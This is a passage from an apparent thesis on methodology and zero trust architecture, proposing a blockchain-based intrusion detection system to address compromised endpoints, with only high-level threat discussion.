User-centred design is an approach that prioritizes the needs, preferences, and usability of the end-users throughout the process. It focuses on understanding users' goals, tasks, and contexts of use to create intuitive and user-friendly designs. The primary goal of UCD is to optimize the user experience and satisfaction by creating products or systems that align with user expectations and requirements. While both DDR and UCD emphasize the importance of understanding user needs and preferences, they differ in their focus and objectives. UCD primarily focuses on designing products, systems, or interfaces that optimize the user experience and meet user needs, as opposed to DDR, which combines research principles with design and development activities to create functional prototypes or systems [13].

1.3 Rigour and Trustworthiness

The rigour and trustworthiness of this thesis are essential elements in ensuring the validity and reliability of the research findings. Rigour refers to the degree to which the research design and methods used in the study are sound and able to generate valid and reliable data. Trustworthiness, on the other hand, refers to the degree to which the results of the study can be trusted and the extent to which the research process and findings can be replicated by other researchers. In this section we discuss the strategies used to ensure rigour and trustworthiness in the present research. In the next section 1.4 Methods, we emphasize on the methods employed per phase to achieve rigour and trustworthiness.

Ensuring rigour is crucial to establish the credibility and trustworthiness of the conclusions and findings. One of the most important strategies employed to ensure rigour in this research, is the use of a clearly defined research design and methodology. This involves specifying the research questions, developing a plan for data collection and analysis, and selected appropriate methods for data collection and analysis. The researcher together with the supervisory team ensured that the methods used are appropriate for the research questions and can generate valid and reliable data. A thorough literature review was also part of ensuring rigour, as it provided the necessary background and context for the research to identify gaps, and any potential sources of bias or error.

To ensure trustworthiness of the present research, several strategies were employed. One of the key strategies was to ensure that the study was conducted in a transparent manner, by keeping detailed records of the research process and always making these records available for review. Additionally, the study employed a convergence triangulation type, where data was collected using multiple methods, to ensure that the findings of the study were robust and dependable.

Trustworthiness is an important aspect of qualitative research [14], as it ensures that the findings of this research can be trusted and that the research process and results can be replicated by other researchers. Ensuring the validity and reliability of this research is a key element, thereby to establish trustworthiness we utilized several strategies, such as member checking, triangulation, and reflexivity.

Member checking is a strategy that involves reviewing the findings of the research [12] with the participants to ensure that their perspectives and experiences have been accurately represented. In the context of this research the members were the direct supervisors and team members, as well as professionals and experts in the field. This helped to ensure that the findings of the study are valid and dependable, as the participants provided continuous feedback on the accuracy of the study's conclusions.

Triangulation is a strategy that involves collecting data from multiple sources, such as diverse types of participants or different methods of data collection, to ensure that the findings of the study are robust and dependable [12]. By collecting data from multiple sources, researcher and supervisory team cross-checked their findings to ensure that they are consistent and accurate. This eventually helped to increase the trustworthiness of the study, as it provided multiple perspectives towards answering the research questions.

Reflexivity is a strategy to self-reflecting on the researcher's own biases, assumptions, and perspectives and how they may have influenced the research process [12]. Researcher is aware of the potential for bias in their research and took steps to minimize its impact. This was achieved primarily through self-reflection, peer debriefing, and audit trails with the supervisory team and a group of experts in the field. Ultimately reflexivity helped to ensure that the findings of the study are duly influenced by the researcher's own perspectives and biases. Nonetheless, self-reflection on this research is highly likely to continue for much longer, as the process was highly educating, productive and provided for multiple topics and points for improvement for the researcher.

The researcher and the team did the utmost to deem this research transparent. In qualitative research, this means that the researcher kept detailed records of the research process, including data collection, data analysis, and interpretation. This information was made available for review by the supervisory team as well as other researchers who were direct colleagues of the researcher, to ensure that the study can be replicated. Additionally, detailed descriptions of methods, procedures, and sampling techniques are provided in the following sections and chapters in this thesis, to enable others to evaluate the quality of the study.

To summarize, trustworthiness is a critical aspect of qualitative research and thereby was established through strategies such as team member or professional peers checking, triangulation, reflexivity, and transparency. These strategies helped to ensure that the findings of the study are valid, dependable and can be replicated by other researchers. It is important to note that trustworthiness should not be seen as a one-time achievement but rather as an ongoing process that begun at the planning stage of this research and continued throughout the research and data analysis stages. It is worth noting also, that achieving trustworthiness in qualitative research may not be as straightforward as in quantitative research, but it is still a critical aspect that is needed for the conclusions and findings of this research. Ultimately the trustworthiness was evaluated by peers and members of top tier venues, as our work was published in reputable journals. Finally, the research community, peers and other scholars will ultimately decide if the study is trustworthy through the publications made during this journey.

1.4 Methods

The researcher employed the DDR methodology as previously discussed. DDR systemically identifies a problem; analyses the needs and requirements of the problem; designs, develops, and implements an intervention or a solution and then evaluates the solution’s practicality and effectiveness [2]. However, within each individual phase we employed several other methods (1) to help us maximize the benefits per phase, and (2) to tailor each phase specifically to our problem and focus on potential solutions.




Figure 2 - Detailed methodology flow.

A detailed explanation of each of the four phases shown in Figure 2 is provided below. Namely, we begin with (from left to right) Phase 1 – analysis and describe all the activities in section 1.4.1 Phase 1 - Analysis. Then we explain Phase 2 – Design in the relevant section 1.4.2 Phase 2 - Design. Next, in section 1.4.3 - Development and Implementation we detail the development and implementation phase. Lastly, in section 1.4.4 Phase 4 – Evaluation, we explain both the effectiveness and performance evaluation.

1.4.1 Phase 1 – Analysis

The analysis phase started with a snowballing systematic literature review (SLR) [13], on top of the standard steps included in the DDR methodology, to shed light on the current developments, strengths, and limitations of ZTA, Distributed Collaborative Intrusion Detection Systems (DCIDS) and blockchain & DLT technologies. This helped to identify and shape our research questions further. SLR is a specific method used to identify relevant literature for a systematic review on complex and emerging fields, such as ZTA, DLTs and Blockchain. This technique was used because the initial search results were limited, and the researcher seek to expand the search to include more articles. The name "snowballing" comes

from the idea that the search starts with a small number of articles and gradually "snowballs" to include more articles as the search progresses.

The process of snowballing begun with an initial search of the literature using keywords, databases, and inclusion criteria. The articles retrieved from the initial search were examined for additional relevant articles that might have not been captured in the initial search. The reference lists of these articles are checked, and any additional articles that meet the inclusion criteria are included in the review. This process is repeated, with each new article adding to the pool of included articles, until the search reaches a point of saturation, meaning that new articles are no longer being identified.

This method proved especially useful due to the researcher studying and exploring a niche and emerging field where the research base was exceedingly small, specifically on the topic of DLTs and blockchain. Thereby, the researcher broadened the scope of the search to include related fields such as blockchain and DLT application in internet of things. Snowballing was also used to identify articles that might have not been indexed by the major databases, such as grey literature [14]. It is important to note however, that since Snowballing SLR is primarily used when the initial search is not exhaustive, the researcher and supervisors were aware that this method might have introduced bias to the search, as the initial search might not include articles that do not cite the articles found in the first search, and the search might miss important articles.

To effectively manage this limitation, we combined and applied elements of qualitative research methodology. Qualitative research methodology is a type of research that aims to understand and explain the meanings, experiences, and perspectives of individuals and groups of people. Qualitative research is a great match considering the context of our research since it is typically used to study complex and multi-faceted phenomena that cannot be easily quantified or measured using quantitative methods [11]. It focuses on understanding the rich, detailed, and complex data and information that emerges from scoped topics.

That said, we collected data through observations and document analysis and interpreted the data to understand the different meanings, and perspectives. More specifically, we used qualitative research methodology to minimize bias that might be introduced through SLR, and because it is very well suited to study the convergence of topics. Namely, this approach was particularly useful when studying complex and multi-faceted issues, such as the convergence of ZTA, DLTs and blockchain.

During the analysis phase, a significant finding was the identification of the already authenticated and authorized communication channel on an endpoint (user device) within a network as a critical vulnerability and thereby the Achilles' heel of a Zero Trust Architecture (ZTA). This observation shed light on a fundamental problem in the context of ZTA implementation.

The analysis revealed that despite the rigorous authentication and authorization processes inherent in a ZTA, once an endpoint is compromised, it can pose a significant threat to the overall security of the architecture. This realization highlighted the need to focus on endpoint security as a primary concern within the ZTA framework.

The compromised endpoint, even with valid credentials and authorized access, can be leveraged by attackers to traverse the network, elevate privileges, and potentially gain access to sensitive resources. This vulnerability can be exploited through various means, including the use of compromised credentials, malware infections, or insider threats originating from the compromised endpoint.

1.4.2 Phase 2 - Design

To analyse the collected data and leverage every input from the exploration and analysis phase, we used the empirical research method. Empirical research methodology is a research approach that relies on the collection and analysis of data to generate knowledge and understanding about a phenomenon or problem, in this research context, the ZTA endpoint problem. It is based on the principle that knowledge and understanding can be gained by observing and studying real-world events and phenomena [15].

One of the research outputs utilizing empirical research in this phase, is that it allows for the testing of hypothesis and the generation of new knowledge and understanding through the collection and analysis of data. It is particularly suitable for studying complex and multi-faceted phenomena and for understanding cause-and-effect relationships. Thereby, it provided the design principles as well as the pre-requisites towards the development and implementation phase and set the stage for a successful prototype implementation. Moreover, the observations and the collection of data from the real-world ZTA mappings to high-level models, helped to increase the external validity of our research. Meaning that the findings are more generalizable to the population of interest and applicable to a wide range of blockchain technologies. Lastly, leveraging the principles of empirical research we identified patterns and trends that would be difficult to detect using other methods, such as the design principles described in Chapter 3, the design phase.

The design phase of this research is particularly well-suited for empirical research, as it allowed for the testing of hypotheses and the identification of patterns and relationships within the data. Empirical research was used to also understand the underlying factors that contribute to the ZTA endpoint problem, and to identify potential solutions or interventions. As a result, we were able to gain a deeper understanding of the problem and inputs were used to guide the development of the proposed BIDPS prototype.

One of the main benefits noted during the design phase, was that empirical research allowed for rapid prototyping and iteration, which means that the BIDPS prototype was developed, assessed, and refined quickly and efficiently. This iterative process led to a more effective and user-centered prototype. Furthermore, it helped us to identify potential issues and constraints early in the design process, which eventually led to saving time and effort overall, e.g., completely changing platforms that form the building blocks for the BIDPS prototype.

Finally, by following empirical research in the design phase we managed to gather data from users and their systems, which helped to increase the external validity of the prototype even further. Meaning that it is more likely to be successful and effective when it is used by the intended users in the real-world.

1.4.3 Phase 3 – Development and Implementation

The principles of DDR are a perfect match with the prototyping methodology during the development and implementation phase, thereby it was used throughout this phase. Prototyping is a process that involves creating a working model or simulation of a system to assess and evaluate its functionality, usability, and feasibility. This methodology is typically used during the development and implementation phase of a project, to help identify and resolve issues early on and to ensure that the final product meets the users' needs and requirements [16]. Although there are several types of prototyping methodologies, each with

its own strengths and best-use cases, we used the medium-fidelity prototyping methodology due to hardware limitations. An overview of the available prototyping methodologies however is the following [16]:

- Low-fidelity prototyping: This type of prototyping uses simple and quick techniques to create a basic representation of the product or service. It is useful to quickly assess early concepts and get user feedback.
- Medium-fidelity prototyping: This type of prototyping uses more detailed and complex techniques to create a more realistic representation of the product or service. It is useful to assess specific features and user interface design.
- High-fidelity prototyping: This type of prototyping uses the most detailed and complex techniques to create an almost definitive version of the product or service. It is useful to assess overall product usability and to get user feedback on the final product design.

Medium-fidelity prototyping was used for early testing and evaluation of the BIDPS prototype, which helped to identify and resolve issues early on, and increase the chances of success of the final BIDPS. In addition, it enabled us to bring aspects of a user-centred design into this research and specifically into this phase, by thinking the overall user experience in the development process and gathering related feedback on the prototype. Thus, increased the chances that the final BIDPS to meet the users' needs and requirements. Prototyping additionally allows for incremental development and iteration, where the BIDPS can be modified, improved, and refined based on several groups of people feedback (e.g., supervisory team, professional peers, other scholars, critical peers in academia), which ultimately contribute and increase the chances of success of the BIDPS. Lastly, this method allowed for the testing of distinctive design options and features, thereby we concluded with high-level of confidence that the BIDPS prototype is the best possible version at the time of authoring this thesis.

1.4.4 Phase 4 – Evaluation

For the evaluation phase we used again the principles of empirical method, however this time in the context of the BIDPS evaluation. This refers to the use of data and evidence from observations and experimentation to evaluate the effectiveness; when it comes to detection and prevention, and performance of the BIDPS. Empirical methods can be used to gather data on the usability, effectiveness, and user satisfaction of prototypes, as well as its performance in relation to a set of metrics or requirements, hence an exceptionally good match for this phase of our research.

To evaluate the effectiveness of the BIDPS prototype, we employed user-system testing, and usability testing. These methods involve evaluating the BIDPS prototype with a sample of users and systems, with the aim to gather data on their interaction with the BIDPS. This data was used to identify issues with the prototype's design, usability, and effectiveness, as well as to identify areas for improvement. User-system testing was conducted in different fidelities, depending on the stage of the prototype development and the objectives of the test. For example, the first user-testing was conducted from the adversary's perspective, while the second test involved the user experience angle.

To evaluate the performance of the BIDPS prototype, we used the user-system testing method from the user's angle, observation, and monitoring methods. In

Chapter 5: Evaluation Phase – Effectiveness and Performance Evaluation, we explain the differences of benchmarking and testing; and why we chose the latter over the former. Briefly, benchmarking involves comparing the prototype to similar existing systems and measuring its performance against established metrics or standards. Thereby, one could use this data to identify areas where the prototype outperforms or underperforms other systems, and to identify areas of improvement. However, this is novel work in the field and the definition of “similar systems” is not directly applicable in our case. Although we set a basis and define metrics, the best approach to evaluate performance was through testing, rather than comparison with similar systems.

Testing is the process of running the BIDPS prototype in specific test scenarios and monitoring the system's performance in relation to a set of predefined metrics and requirements, such as response time, throughput, and error rate. This allowed the researcher and the supervisory team to identify any issues with the prototype's performance, identify areas of improvement, and even produce novel contributions. The strengths of using empirical methods in this context are that they allow for the gathering of data from real users and in real-world scenarios, which eventually increase the external validity of the findings, making them more generalizable to the population of interest towards a BIDPS. Additionally, the data gathered through these methods were quantified and analysed, which ultimately contributed towards the identification of patterns and trends that would be difficult to detect using other methods.

1.5 The Endpoint Problem to ZTA

The analysis phase highlighted the primary goal of ZTA, if properly implemented, is to perform a fine-grained identity-based access control [9] that can specifically prevent the increasingly severe risk of lateral movement. There are multiple access control types such as role-based and attribute-based access controls, however, ZTA performs access control on the identity of the user (i.e., identity-based access control). Moreover, the zero-trust approach primarily focuses on protecting assets, network/user accounts, workflows, and services rather than network segments. The location of the network (e.g., home, work, or a public place) is deemed irrelevant within the ZTA context and its relationship to the overall security posture of the resource.

However, the above argument comes with a fundamental assumption that the core components of a ZTA should be able to contextualise user access requests before granting them access to enterprise resources. Namely, before a user is granted access to corporate resources, several conditions must be met, such as the operating system version, software patch levels, IP address or source/origin, the time of a request (e.g., is it between 09:00-17:00?). Such information is of course subject to each corporate policy and the context. This approach can be effectively implemented if, for instance, we assume extremely locked-down devices, or fully managed devices like in BeyondCorp [21], where only corporate Google Chromebook devices are granted access, without support for the BYOD capability [21].

It should be noted, nevertheless, that currently most enterprises run Windows as their core operating system [41], and may run a wide variety of legacy, outdated applications and/or middleware increasing their security risks. Determined attackers have previously demonstrated how the traditional perimeter-based defences can be bypassed, for example, with malware and phishing attacks, to gain a foothold in enterprise networks. Once a device

is compromised, the operating system (and the device that runs it) can no longer be trusted, since a potential malware in the operating system kernel can tamper with the ZTA security health checks, which are part of the context built by ZTA. This eventually results in bypassing the fundamental control implemented in a ZTA.

As a result, enterprises that implement one of the current ZTA models might mistakenly trust user devices (or endpoints), as attackers are still able to compromise those devices, and thereafter, ride the already authenticated user's session to perform several user and device centric malicious activities other than lateral movement. A good example is The Adversarial Tactics, Techniques, and Common Knowledge or MITRE ATT&CK, which is a guideline for classifying and describing cyberattacks and intrusions commonly used to compromise endpoints [42]. In case the compromised device belongs to an administrator, the inherent impact of such a scenario is of critical severity. Considering the discussion above, one could argue that ZTA relies on a mixture of health and security checks and context that can be eventually forged once an endpoint is compromised.

During the analysis phase we identified at least two threat scenarios that are immediately applicable and can be referenced as examples why a mature ZTA goes beyond traditional perimeter-based security indeed, however, at the same time showcasing there is still room for improvement when it comes to detection time or preventive capabilities [1]. Literature showed that the problem to ZTA was highlighted by the National Security Agency (NSA) of the United States in their relevant report [6], as well as several other scholars [20], [21], [22], [23]. Considering a mature ZTA and the wider field of security controls that are applied, most of the above-described adversaries' attacks would be blocked. Nonetheless, some attacks would only be limited, while others would be allowed, as shown in Figure 3. More specifically, with our proposed BIDPS we aim to improve ZTA by augmenting its tenets and therefore solving the below two problems:

□ **Remote exploitation or insider threats.**

Adversaries can compromise a user's endpoint through Internet, utilizing exploit code targeting endpoint's software. In many cases, exploit code is not even required as attackers have displayed their creative offensive mindset and social engineering capabilities, tricking the user directly to install malicious tools without knowing, therefore cracking the perimeter, and providing foothold to adversaries [93]. Same applies for cyber actors being already within the corporate network, having malicious intents. Common attacks are hijacking user's credentials, perform network enumeration, privilege escalation on the endpoint, and, ultimately moving laterally through the network to compromise further resources and data while setting up persistent malicious communication channels.




Figure 3 - Remote exploitation and insider threat scenario within ZTA context [94].

□ **Compromised user credentials.**

If cyber adversaries have already established foothold on an authorised endpoint by installing malicious tools (e.g., malicious remote administration tools) they can simply follow the already authenticated and authorised communication channel all the way up to their level of authority according to ZT policy engine. Although this scenario would be limited by a mature ZTA and the relevant security controls, it is still applicable. In fact, compromised user credentials refer to situations where an attacker gains unauthorized access to a user's login credentials, such as usernames and passwords. This can happen through various means as observed during the analysis phase, including phishing attacks, keylogging malware, or credential leaks from data breaches. Incalculably important is the fact that such actions but also actions towards compromising user credentials, typically happen before lateral movement, and thereby the scenario may be limited but still applicable.

Chapter 2: Analysis phase - Intersection of ZTA, DLT and Blockchain

2.1 Introduction

In this chapter, we examine the intersection of ZTA, DLTs and blockchain. Specifically, if and how ZTA can be augmented onto endpoints using the potential of blockchain's immutability fortifying the intrusion detection process to eliminate the problem highlighted in the introduction. As discussed in Chapter 1: Methodology and methods, and specifically in section 1.4.1 Phase 1 – Analysis, we conducted a snowballing systematic literature review in the context of zero trust architecture, DLTs (Distributed Ledger Technologies), blockchain, and distributed collaborative intrusion detection. The full SLR process we followed is described below in steps:

1. **Defined research question:** we started by clearly defining the research question 1, namely, **(RQ1) Are there common attributes between ZTA, DLTs and blockchain?** This question guided the literature review and helped identify the relevant studies.
2. **Initial keyword search:** we performed an initial keyword search to identify relevant articles and papers. We used a combination of keywords related to the research topic. Specifically, "zero trust architecture," "DLTs," "blockchain," "distributed collaborative intrusion detection," "distributed ledger technology", "zero trust architecture gaps" and related terms. Next, we performed this search in the most relevant academic databases.
3. **Database selection:** we identified the most appropriate academic databases for our literature review being the ones with the most cited content on computer science and information technology. Databases such as IEEE Xplore, ACM Digital Library, Scopus, Web of Science, Google Scholar, MDPI Security, Elsevier Computer Science, and USENIX Cryptography. These databases provided access to a wide range of scholarly articles, conference papers, and technical reports. However, due to the lack of zero trust architecture's practical implementation other than the government sector, we used the learnings of the mentioned sector from sources such as the National Security Agency (NSA) and The National Institute of Standards and Technology (NIST) of the United States of America
4. **Primary search:** we performed a primary search using our initial keywords in the selected databases. This search helped to identify the initial set of relevant articles and papers. We reviewed the titles, abstracts, and keywords of the retrieved results to determine their relevance to our research questions.
5. **Inclusion and exclusion criteria:** we established inclusion and exclusion criteria based on the relevance and scope of **RQ1**. The criteria helped in filtering the initially retrieved articles and papers.
 1. **Inclusion criteria:**
 - Relevance: the study directly addresses or discusses the topics of zero trust architecture, DLTs, blockchain, and distributed collaborative intrusion detection.
 - Publication type: peer-reviewed journal articles, conference papers, and technical reports found on one of the accepted databases described above.

- Publication date: studies published within the last 10 years.
 - Language: English.
 - Methodology: studies employing qualitative, quantitative, or mixed-method research approaches.
 - Focus: studies that present empirical findings, theoretical frameworks, case studies, or systematic reviews related to the research topics.
 - Domain: studies from computer science, information technology, cybersecurity, distributed systems, and related fields.
2. **Exclusion criteria:**
- Irrelevance: studies that do not address the topics of zero trust architecture, DLTs, blockchain, or distributed collaborative intrusion detection.
 - Publication type: non-academic sources, such as blog posts, opinion pieces, or news articles.
 - Publication date: due to the already limited available literature, we did not restrict the publication date exclusion criterion.
 - Language: studies published in languages other than English.
 - Methodology: studies with inadequate research methodology or lack of methodological rigor.
 - Focus: studies that only provide high-level overviews or general discussions without presenting any specific findings or insights.
 - Domain: studies from unrelated fields or domains that do not contribute significantly to the research topics.
6. **Screening and selection:** we begun the screening process by reviewing the titles and abstracts of the identified articles and papers and applied the inclusion and exclusion criteria to select the studies that met our research objectives. Next, we obtained, stored the full text of the selected articles in our common storage environment read them, and discussed them in our weekly meetings.
 7. **Snowballing Process:** after selecting a set of relevant articles, we initiated the snowballing process. Snowballing in this context means that we examined the reference lists of the selected studies to identify additional relevant sources. This process helped to find older or highly influential works that may not have appeared in our initial keyword search.
 8. **Snowballing Iterations:** as step nr.7 yielded good result by pointing out at least three new papers adhering to inclusion criteria, we repeated the snowballing process for each newly identified source. We checked the reference lists of the additional articles and papers found in the previous iteration and continued this iterative process until we could no longer discover any new relevant sources. The source tree of papers alongside the results from each iteration was also stored in our common storage folder to maintain traceability.
 9. **Analysis and Synthesis:** we analysed the content of the selected articles and papers to extract relevant information, and searched for common themes, methodologies, findings, and gaps in the existing research. We utilized mind maps and spreadsheets to organize and synthesize the information systematically and kept all records in our weekly meetings minutes.
 10. **Reporting:** finally, we documented the findings of the snowballing systematic literature review. We summarized the key themes, trends, and insights and gaps identified from the analysed sources. Since the goal was to answer **RQ1**, we firstly

focused on documenting the core tenets, capabilities, and requirements of zero trust. Secondly, we categorise existing real-world zero trust implementations and discuss their strengths and weaknesses. Thirdly, we explore the potential of blockchain in developing and improving Distributed Collaborative Intrusion Detection Systems (DCIDSs) that can alleviate the Achilles heel of ZTA (i.e., endpoints' vulnerability). Finally, we discuss the open questions and challenges, as well as highlight potential solutions and research directions to ZTA and distributed blockchain-based IDS.

2.2 Zero Trust

We begin this research by provide a brief history of “zero trust” and ZTA, and we discuss the core tenets, core capabilities, models, and existing approaches of zero trust including real-world implementations.

2.2.1 History of Zero Trust Architecture

The Jericho Forum in 2004 introduced the idea, radical at that time, of de-perimeterization [4], which subsequently developed into the broader concept of zero trust. The term “zero trust” was coined by J. Kindervag [28] back in 2010; however, the zero-trust concept was present in the cyber security domain before that. The United States Department of Defence and Defence Information Systems Agency (DISA) proposed a secure strategy, named “black core”, which was published in 2007 [18]. Black core discussed the transition from a perimeter-based security architecture to one that emphasises on securing individual transactions.

The wide-spread adoption of cloud and mobile computing greatly contributed to the evolving of ZTAs, and as part of it, for instance, approaches such as identity-based architectures slowly gained attention and broader acceptance. Google published a series of documents under the name “BeyondCorp” on how to achieve a zero-trust architecture [19] [31] [20]. The BeyondCorp project advocates for the concept of de-perimeterization, arguing that perimeter-based security controls no longer suffice, and that security should be expanded to users and devices. As a result of this project, Google abandoned the traditional way of remote working based on Virtual Private Networks (VPNs) and managed to provide a reasonable assurance that all corporate users could access Google’s network via insecure and unmanaged networks.

2.2.2 From Traditional Perimeter-Based Architectures to ZTA

As a philosophy, “zero trust” assumes that trust in users, devices, workloads, and network traffic should not be implicitly granted [17] with the consequence that all entities must be explicitly verified, authenticated, authorised, and constantly monitored. One of the core objectives of zero trust is to severely inhibit the ability of adversaries to move laterally, once they successfully manage to compromise a user’s device, or even simply steal their credentials. As such, the IT infrastructure needs to be shaped and prepared accordingly.

The traditional perimeter-based security architecture creates multiple zones of trust [4]. Not all zones adhere to the same rules or to the same level of trust. In fact, users might not be able to even reach into the next zone if not explicitly allowed by the relevant component.

This is referred to as defence-in-depth, as discussed by Smith [22] or as the castle-and-moat approach [23]. Note the different zones (Internet, demilitarized zone, trusted, and privileged) are being protected by various perimeter-based controls such as a local broker, a VPN gateway, multiple firewalls, and application services prior to reaching the mainframe. In this example (i.e., Figure 4), the mainframe is a core banking system, responsible for all transactions hence it is separated entirely in a privileged zone.




Figure 4 - A traditional security architecture.

Unlike a traditional security architecture, zero trust calls for thinking, building, and protecting from the inside out. Based on works from Google [19] [20], Jericho [5] and Kindervag [17], [24] there is one immediate and important observation. In the context of ZTA the virtual private network (VPN) technology can be eliminated once the network locality dependency becomes irrelevant. VPN, in short, allows a user (denoted by “Remote Employee” in Figure 4) working remotely, to connect to an office (denoted as “TRUSTED” in Figure 4), via a secure encrypted channel. However, the endpoints should be protected by other means since VPN encryption only addresses the tunnel between the “Remote Employee” and the “TRUSTED” zone. When the “Remote Employee” is authenticated and the tunnel is successfully established, he/she receives an IP address in the remote network of the “TRUSTED” zone. On that tunnel, the traffic from the “Remote Employee” to the “TRUSTED” zone is decapsulated and routed, therefore, leading to an “official” backdoor. Moreover, the single-entry point denoted as “VPN Gateway” acts as a single point of failure or strangle point for the architecture and the network. Hence, if we start considering the network location as irrelevant, while at the same time applying a proper set of controls, then VPN can be eliminated if there are no further dependencies (e.g., apps with legacy protocols). That said, authentication and authorisation alongside policy enforcement should immediately move closer to the network edge and endpoints.

To reflect the arguments above, we draw Figure 5 that shows a reference to ZTA. For the sake of simplification, in Figure 5, we include only the core components, for instance, a Local Broker (LB), the remote employees, mobile devices, untrusted clients, and numerous services that require protection. Compared to the perimeter-based architecture shown in Figure 4, there are no zones, and the security is being built from the inside out. In addition, there are neither VPN gateways, nor firewalls to filter network traffic, and most importantly there is no

single gateway of entrance. We notice; however, a policy enforcement point at the control plane. This ZTA reference does not create any strangle point like in the case of the perimeter-based architecture.

